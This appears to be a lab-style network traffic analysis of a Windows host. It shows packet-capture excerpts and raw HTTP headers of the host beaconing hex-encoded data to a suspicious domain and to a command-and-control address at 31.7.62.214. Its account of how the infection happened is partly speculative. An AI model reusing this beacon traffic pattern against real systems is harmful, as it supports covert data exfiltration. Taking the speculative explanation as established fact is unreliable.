
Summary

- Observed traffic:
  - User Rotterdam-PC.mind-hammer.net (IP 172.16.4.205) sent a HTTP POST request to the /empty/gif file at the address b5689023.green.mattingsolutions.co (IP 185.243.115.84) over HTTP port 80. The content type was application/x-www-form-urlencoded.
  - The HTTP POST request was returned with OK status code 200.
  - User Rotterdam-PC.mind-hammer.net then started sending repeated HTTP POST requests to URL website http://31.7.62.214/fakeurl.htm over HTTP port 443.
- What, specifically, was the user doing? Which site were they browsing?
  - The user was browsing website b5689023.green.mattingsolutions.co, and clicked on an empty image (gif) file (possibly a form). This then left a malicious php file that fed to the fake URL website (http://31.7.62.214/fakeurl.htm).

Malware Feeding to Fake Website (URL)

```
17.91142… b5689023.green.ma…      80 Rotterdam-PC.mind-…  49249                          HTTP   Continuation
17.95402… b5689023.green.ma…      80 Rotterdam-PC.mind-…  49249                          HTTP   Continuation
18.01519… Rotterdam-PC.mind…   49249 b5689023.green.mat…     80 b5689023.green.mattingsoluti… HTTP   POST /empty.gif HTTP/1.1  (appl
18.02234… b5689023.green.ma…      80 Rotterdam-PC.mind-…  49249                          HTTP   HTTP/1.1 200 OK
19.23621… Rotterdam-PC.mind…   49255 31.7.62.214            443 31.7.62.214              HTTP   POST http://31.7.62.214/fakeurl
19.24097… Rotterdam-PC.mind…   49256 geograph.netsuppor…     80 geo.netsupportsoftware.com HTTP GET /location/loca.asp HTTP/1.1
19.91390… 31.7.62.214            443 Rotterdam-PC.mind-…  49255                          HTTP   HTTP/1.1 200 OK  (application/x
19.92168… Rotterdam-PC.mind…   49255 31.7.62.214            443 31.7.62.214              HTTP   POST http://31.7.62.214/fakeurl
20.47049… geograph.netsuppo…      80 Rotterdam-PC.mind-…  49256                          HTTP   HTTP/1.1 200 OK  (text/html)
20.47718… 31.7.62.214            443 Rotterdam-PC.mind-…  49255                          HTTP   HTTP/1.1 200 OK  (application/x

    TCP payload (214 bytes)
▾ Hypertext Transfer Protocol
  ▾ [Expert Info (Warning/Security): Unencrypted HTTP protocol detected over encrypted port, could indicate a dangerous misconfiguration.]
      [Unencrypted HTTP protocol detected over encrypted port, could indicate a dangerous misconfiguration.]
      [Severity level: Warning]
      [Group: Security]
  ▾ POST http://31.7.62.214/fakeurl.htm HTTP/1.1\n
    ▾ [Expert Info (Chat/Sequence): POST http://31.7.62.214/fakeurl.htm HTTP/1.1\n]
        [POST http://31.7.62.214/fakeurl.htm HTTP/1.1\n]
        [Severity level: Chat]
```

Malware Feeding to Fake Website (URL)



```
POST /empty.gif HTTP/1.1
Accept: */*
Accept-Language: en-US
Age: 911068f789126eb9
Content-Type: application/x-www-form-urlencoded
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR
2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: b5689023.green.mattingsolutions.co
Content-Length: 272
Connection: Keep-Alive
Cache-Control: no-cache

c=56ab9b969e9b9e8d9a96e88e98ea8e9ee8fed8ced9d88e9ee8e6eaffffe3e2d59a85efeefd8e9ee8eadbdbefcadfca8e9e
e8e7c4c8cac78e9ee8ffcec6db8e9ee8edc2d9cecdc4d385ced3ce8d99969b8d98969b8d9f969a8d9e969b8d9d969b8d9c96
8d93969b8d92969b8d9a9b969b8d9a9a969a8d9a99969a9e9d989e9d999d9893989e9e8dHTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Fri, 19 Jul 2019 18:57:20 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 0
Connection: keep-alive
X-Powered-By: PHP/7.2.19
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: GET,POST,OPTIONS,DELETE,PUT

POST /empty.gif?ss&ss1img HTTP/1.1
```

The End